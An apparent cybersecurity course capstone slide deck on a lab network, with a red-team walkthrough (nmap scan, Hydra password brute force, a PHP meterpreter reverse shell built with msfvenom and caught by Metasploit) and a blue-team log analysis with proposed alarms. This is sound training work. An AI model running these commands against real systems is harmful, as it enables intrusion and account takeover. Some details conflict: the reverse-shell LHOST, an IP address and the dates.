Capstone Engagement


Assessment, Analysis, and Hardening of a Vulnerable System

Table of Contents

This document contains the following sections:

Network Topology

Network Topology



Network
Address Range:
192.168.1.0/24
Netmask:255.255.255.0
Gateway:192.168.1.1

Machines
IPv4:192.168.1.90
OS:Kali Linux
Hostname:Kali

IPv4:192.168.1.105
OS:Linux
Hostname:Capstone

IPv4:192.168.1.110
OS:Linux
Hostname:ELK

IPv4:192.168.1.1
OS:Windows
Hostname:
ML-REFVM-684427

Red Team

Security Assessment

Recon: Describing the Target

Nmap identified the following hosts on the network:

Hostname	IP Address	Role on Network
Kali	192.168.1.90	Attacking Machine
ELK Stack	192.168.1.100	Logging and Network Monitoring Machine
Capstone	192.168.1.105	Target Machine
Hyper-V Manager	192.168.1.1	Virtual Machine Software

Vulnerability Assessment

The assessment uncovered the following critical vulnerabilities in the target:

Vulnerability	Description	Impact
Port 80 was open	Having open ports allows for attackers to potentially obtain access to sensitive data.	Following the nmap scan, the Red Team was able to identify Capstone's IP address and gain access to their company folders.
Weak Password Policy	A weak password policy can lead to attackers being able to guess or brute force their way into a network via tools such as John or Hydra.	The Red team was able to crack Ashton's password by using the hydra tool, which gave them access to secret files on the server.
PHP Reverse Shell Payload	An executable script was allowed to be uploaded to the web server.	Upon executing the script, the Red Team was able to open a meterpreter session and gain root access to the web server.

Exploitation: Port 80 was open

01

Tools & Processes

The nmap scan revealed the Capstone Server IP address (192.168.1.105) and that port 80 was open.

02

Achievements

The Red Team was able to access company folders via a web browser and identify that Ashton is the web server admin.

Exploitation: Port 80 was open

03

```
root@Kali:~# sudo nmap -sV 192.168.1.0/24
Starting Nmap 7.80 ( https://nmap.org ) at 2021-07-24 10:48 PDT
Nmap scan report for 192.168.1.1
Host is up (0.00059s latency).
Not shown: 995 filtered ports
PORT     STATE SERVICE       VERSION
135/tcp  open  msrpc         Microsoft Windows RPC
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
445/tcp  open  microsoft-ds?
2179/tcp open  vmrdp?
3389/tcp open  ms-wbt-server Microsoft Terminal Services
MAC Address: 00:15:5D:00:04:0D (Microsoft)
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Nmap scan report for 192.168.1.100
Host is up (0.00094s latency).
Not shown: 998 closed ports
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu l
col 2.0)
9200/tcp open  http    Elasticsearch REST API 7.6.1 (name: elk; cluster: el
asticsearch; Lucene 8.4.0)
MAC Address: 4C:EB:42:D2:D5:D7 (Intel Corporate)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

```
Nmap scan report for 192.168.1.105
Host is up (0.00080s latency).
Not shown: 998 closed ports
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protoco
l 2.0)
80/tcp open  http    Apache httpd 2.4.29
MAC Address: 00:15:5D:00:04:0F (Microsoft)
Service Info: Host: 192.168.1.105; OS: Linux; CPE: cpe:/o:linux:linux_kerne
l
```

192.168.1.105/meet_our_te

192.168.1.105/meet_our_team/ashton.txt

Kali Linux | Kali Training | Kali Tools | Kali Docs | Kali Forums | NetHunter | Offensive Security | Exploit-DB | GHDB | MSFU

Ashton is 22 years young, with a masters degreee in aquatic jousting. "Moving over to managing everyone's credit card and security information has been terrifying. I can't believe that they have me managing the company_folders/secret_folder! I really shouldn't be here" We look forward to working more with Ashton in the future!

Exploitation: Weak Password Policy

01

Tools & Processes

Hydra was used to run a list of common passwords against Ashton's username.

The password list used in this scenario was the famous rockyou.txt file.

02

Achievements


Following the discovery of Ashton's password, the Red Team was able to gain access to /secret_folder/.

Also, upon accessing the /secret_folder/, a Personal Note was found with instructions on how to connect to the company's webdav server via Ryan's account.

Exploitation: Weak Password Policy

03

```
root@Kali:/usr/share/wordlists# hydra -l ashton -P rockyou.txt -s 80 192.168
.1.105 http-get /company_folders/secret_folder
Hydra v9.0 (c) 2019 by van Hauser/THC - Please do not use in military or sec
ret service organizations, or for illegal purposes.

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2021-07-24 10
:59:39
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:
1/p:14344399), ~896525 tries per task
[DATA] attacking http-get://192.168.1.105:80/company_folders/secret_folder
[STATUS] 8711.00 tries/min, 8711 tries in 00:01h, 14335688 to do in 27:26h,
16 active
[80][http-get] host: 192.168.1.105   login: ashton   password: leopoldo
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2021-07-24 11
:00:50
root@Kali:/usr/share/wordlists#
```



Exploitation: PHP Reverse Shell Payload

01

Tools & Processes

Metasplot was used to find a reverse TCP shell script, configure a shell.php payload, and open a Meterpreter session.

The shell.php script was then uploaded to the Webdav directory (thanks to Ryan's account access).

02

Achievements

After initiating a Meterpreter session, the team was able to gain root access to Capstone's file directory.

A flag was found within in the file system, thus completing the Red Team activities.

Exploitation: PHP Reverse Shell Payload

03

```
root@Kali:/usr/share/wordlists# msfvenom -p php/meterpreter/reverse_tcp LHOST=192.168.1.105 LPORT=4444 -f
raw -o shell.php
[-] No platform was selected, choosing Msf::Module::Platform::PHP from the payload
[-] No arch selected, selecting arch: php from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 1114 bytes
Saved as: shell.php
```

Index of /webdav - Mozilla Firefox

192.168.1.105/company_fol × | CrackStation - Online Pa × | Index of /webdav ×

192.168.1.105/webdav/

Kali Linux | Kali Training | Kali Tools | Kali Docs | Kali Forums | NetHunter | Offensive Security

Index of /webdav

Name	Last modified	Size	Description
Parent Directory		-	
passwd.dav	2019-05-07 18:19	43	
shell.php	2021-07-24 19:24	1.1K	

Apache/2.4.29 (Ubuntu) Server at 192.168.1.105 Port 80

```
exit
meterpreter > download flag.txt
[-] stdapi_fs_stat: Operation failed: 1
meterpreter > download /flag.txt
[*] Downloading: /flag.txt → flag.txt
[*] Downloaded 16.00 B of 16.00 B (100.0%): /flag.txt → flag.txt
[*] download    : /flag.txt → flag.txt
meterpreter >
```


```
=[ metasploit v5.0.76-dev                          ]
+ -- --=[ 1971 exploits - 1088 auxiliary - 339 post       ]
+ -- --=[ 558 payloads - 45 encoders - 10 nops            ]
+ -- --=[ 7 evasion                                       ]

msf5 > use exploit/multi/handler
msf5 exploit(multi/handler) > set PAYLOAD php/meterpreter/reverse_tcp
PAYLOAD => php/meterpreter/reverse_tcp
msf5 exploit(multi/handler) > set LHOST 192.168.1.90
LHOST => 192.168.1.90
msf5 exploit(multi/handler) > set LPORT 4444
LPORT => 4444
msf5 exploit(multi/handler) > show options

Module options (exploit/multi/handler):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Payload options (php/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.1.90     yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port
```

Blue Team

Log Analysis and Attack Characterization


Analysis: Identifying the Port Scan

- The port scan occurred at 17:49:30 PM on July 24th, 2021
- 9,018 Packets were sent to the Capstone machine.
- A large amount of pings to various destination ports within milliseconds of each other indicate that this was a successful nmap scan.




Analysis: Finding the Request for the Hidden Directory

- 31,812 requests to /company_folders/secret_folder were made at approximately 18:00:00 on July 24th, 2020.
- Within this secret_folder were instructions on how to connect to the corporate server via Ryan's account, as well as a unsalted hashed password, which was cracked via tools on a web browser.




Analysis: Uncovering the Brute Force Attack

- 31,806 attempts were made during the brute force attack before a successful login.



Analysis: Finding the WebDAV Connection

- 32 total requests were made to this directory on July 24th, 2020 between approximately 18:10:00 and 19:30:00.
- /webdav/shell.php was requested multiple times as well as /webdav/passwd.dav



Blue Team

Proposed Alarms and Mitigation Strategies

Mitigation: Blocking the Port Scan

Alarm

An Alert can be set to notify if traffic is detected to multiple ports (other than HTTP ports) coming from an IP address in rapid succession.

Anytime over 3 port scans are attempting (excluding port 80 and 443) in the same timestamp, an email should be sent to the SOC administrator.

System Hardening

Capstone should install a firewall to detect port scans and shut them down immediately.

The firewall should be configured to block all incoming and outgoing traffic except on ports 80 and 443.

Mitigation: Finding the Request for the Hidden Directory

Alarm

An alert can be configured to identify anytime that there is an attempt to access restricted directories from an unauthorized IP address.

The threshold for this alert would be 1 attempt. An email should be sent to the SOC administrator.

System Hardening

The admin should create a list of known IP addresses that will have permissions to access this file, and black list all other IPs.

Mitigation: Preventing Brute Force Attacks

Alarm

Anytime an excessive amount of 401 http status codes are returned during a short period of time.

The threshold for this alert should be set at 3 failed login attempts within a 1 minute span.

System Hardening

Enforce a multi-authentication policy so that users are required to provide credentials other than their password.

Implement a stronger password policy (length, symbols, numbers, characters) to make it more difficult and time consuming to crack password.

Lock accounts that have been potentially targeted by a brute force attack for a set period of time.

Mitigation: Detecting the WebDAV Connection

Alarm

An alert can be configured to identify anytime that there is an attempt to access this directory from an unauthorized IP address.

The threshold for this alert would be 1 attempt. An email should be sent to the SOC administrator.

System Hardening

Only allow access to the Webdav server to IP addresses within the corporate network. Blacklist everything else.

Mitigation: Identifying Reverse Shell Uploads

Alarm

Create an alert to monitor any traffic over TCP (port 4444), as well as an alert to monitor file extensions ending in .php.

The threshold for this alert would be 1 attempt. An email should be sent to the SOC administrator.

System Hardening

Prevent the upload of ANY files over a web browser. Instead files should be uploaded locally only.

the End